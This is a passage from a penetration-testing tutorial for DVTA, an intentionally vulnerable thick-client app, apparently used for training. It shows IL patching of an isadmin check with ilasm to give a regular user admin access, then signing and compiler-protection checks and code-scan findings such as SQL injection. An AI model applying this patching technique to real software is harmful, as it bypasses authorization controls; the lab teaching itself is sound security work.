IL_010d:  ldarg.0
IL_010e:  ldfld      class [System.Windows.
IL_0113:  ldstr      ""
IL_0118:  callvirt   instance void [System.
IL_011d:  ldloc.s    isadmin
IL_011f:  ldc.i4.1
IL_0120:  beq.s      IL_0139
```

- Change it's value to `ldc.i4.0` and save the file.


```
IL_0113:  ldstr      ""
IL_0118:  callvirt   instance void [System.Wi
IL_011d:  ldloc.s    isadmin
IL_011f:  ldc.i4.0
IL_0120:  beq.s      IL_0139
```

- Now, navigate to the **IL-ASM** location and run `ilasm.exe` with **dvta.il** file.

```
> cd "C:\Windows\Microsoft.NET\Framework\v4.0.30319\"

> ilasm.exe C:\Users\Windows\Desktop\work\re\dvta.il
```

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319>ilasm.exe C:\Users\Windows\Desktop\work\re\dvta.il

Microsoft (R) .NET Framework IL Assembler.  Version 4.8.9105.0
Copyright (c) Microsoft Corporation.  All rights reserved.
Assembling 'C:\Users\Windows\Desktop\work\re\dvta.il'  to EXE --> 'C:\Users\Windows\Desktop\work\re\dvta.exe'
Source file is UTF-8

Assembled method DVTA.addExpenses::.ctor
Assembled method DVTA.addExpenses::label3_Click
Assembled method DVTA.addExpenses::textDate_ValueChanged
Assembled method DVTA.addExpenses::btnSave_Click
Assembled method DVTA.addExpenses::get_Dat
Assembled method DVTA.addExpenses::set_Dat
Assembled method DVTA.addExpenses::Cancel_Click
Assembled method DVTA.addExpenses::textPrice_TextChanged
Assembled method DVTA.addExpenses::Dispose
Assembled method DVTA.addExpenses::InitializeComponent
Assembled method DVTA.Admin::.ctor
```

- Copy the new build .exe file to the original location of application and name it as **DVTA**.
- Run the application with regular user credentials and in result we can see we have have admin access.



5. Common Low Hanging Fruits

Application Signing

💡 Tool used: sigcheck (from sysinternalsuite)

- Open `cmd` and navigate to **SysInternalSuite** directory.
- Use the below cmd to check the application is signed or unsigned.

```
sigcheck.exe <App-Path>
```

```
C:\Users\Windows\Desktop\work\Tools\SysinternalsSuite>sigcheck.exe ..\..\Original\DVTA.exe

Sigcheck v2.90 - File version and signature viewer
Copyright (C) 2004-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

C:\Users\Windows\Desktop\work\original\DVTA.exe:
        Verified:       Unsigned
        Link date:      07:10 17/01/2020
        Publisher:      n/a
        Company:        Microsoft
        Description:    DVTA
        Product:        DVTA
        Prod version:   1.0.0.0
        File version:   1.0.0.0
        MachineType:    32-bit
```

Compiler Protections

💡 **Tools Used:** BinScope → https://www.microsoft.com/en-us/download/details.aspx?id=44995 OR https://download.cnet.com/binscope-binary-analyzer/3000-2383_4-75578438.html


- Open path where **BinScope** is installed.
- Open `cmd prompt` and use the command below:

```
Binscope.exe /verbose /html /logfile <Path-To-Log_File>\binscope-output.html <Application-Path>
```


```
Binscope.exe /verbose /html /logfile
C:\Users\Windows\Desktop\work\Original\binscope-output.html
C:\Users\Windows\Desktop\work\Original\DVTA.exe
```

```
C:\Program Files\Microsoft BinScope 2014>Binscope.exe /verbose /html /logfile C:\Users\Windows\Desktop\work\Original\binscope-output.html C:\Users\Windows\Desktop\work\Original\DVTA.exe
Microsoft BinScope 2014
BinScope: informational: ATLVersionCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: ATLVulnCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: CompilerVersionCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: DBCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: DefaultGSCookieCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: ExecutableImportsCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: GSCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: GSFriendlyInitCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: GSFunctionSafeBuffersCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: HighEntropyVACheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: NXCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: RSA32Check checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: SafeSEHCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: SharedSectionCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: VB6Check checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
BinScope: informational: WXCheck checked C:\Users\Windows\Desktop\work\Original\DVTA.exe
```

- In original folder we can see a new html file is created, let's open it.




- We can see all checks are passed, so if anything is failed we have to report it.




Automated Source Code Scanning

💡 **Tool Used:** Visual Code Grepper: https://sourceforge.net/projects/visualcodegrepp/
How it works? This will scan the decompiled code and scan for potential vulnerabilities.


- Download and install **Visual Code Grepper.**
- Open **DotPeek** and click on **File** > **Open** > **Selec DVTA** application.
- Right click on DVTA application and click on **Export to Project.**




- Next, select the suitable location for saving the decompiled project and hit **Export.**



- Now, open **Visual Code Grepper,** and click on **File > New Target Directory > Select decompiled directory.**



- When the files loads, click on **Scan** > **Full Scan.**



- In result, we have got number of vulnerabilities, so we can check them manually.

Target Files | Results | Summary Table

more secure SecureString class.

```
String key = System.Configuration.ConfigurationManager.AppSettings["AESKEY"].ToString();
```

MEDIUM: Potentially Unsafe Code - Insecure Storage of Sensitive Information
Line: 59 - C:\Users\user\Downloads\dvta-master\dvta-master\DVTA\DBAccess\DBAccess.cs
The code uses standard strings and byte arrays to store sensitive transient data such as passwords and cryptographic private keys instead of the more secure SecureString class.

```
String dbpassword = decryptPassword();
```

MEDIUM: Potentially Unsafe Code - Insecure Storage of Sensitive Information
Line: 78 - C:\Users\user\Downloads\dvta-master\dvta-master\DVTA\DBAccess\DBAccess.cs
The code uses standard strings and byte arrays to store sensitive transient data such as passwords and cryptographic private keys instead of the more secure SecureString class.

```
String password = clientpassword;
```

CRITICAL: Potentially Unsafe Code - Potential SQL Injection
Line: 84 - C:\Users\user\Downloads\dvta-master\dvta-master\DVTA\DBAccess\DBAccess.cs
The application appears to allow SQL injection via a pre-prepared dynamic SQL statement.

```
SqlCommand cmd = new SqlCommand(sqlcmd, conn);
```

MEDIUM: Potentially Unsafe Code - Insecure Storage of Sensitive Information
Line: 106 - C:\Users\user\Downloads\dvta-master\dvta-master\DVTA\DBAccess\DBAccess.cs
The code uses standard strings and byte arrays to store sensitive transient data such as passwords and cryptographic private keys instead of the more secure SecureString class.

```
public bool RegisterUser(String clientusername, String clientpassword, String clientemailid)
```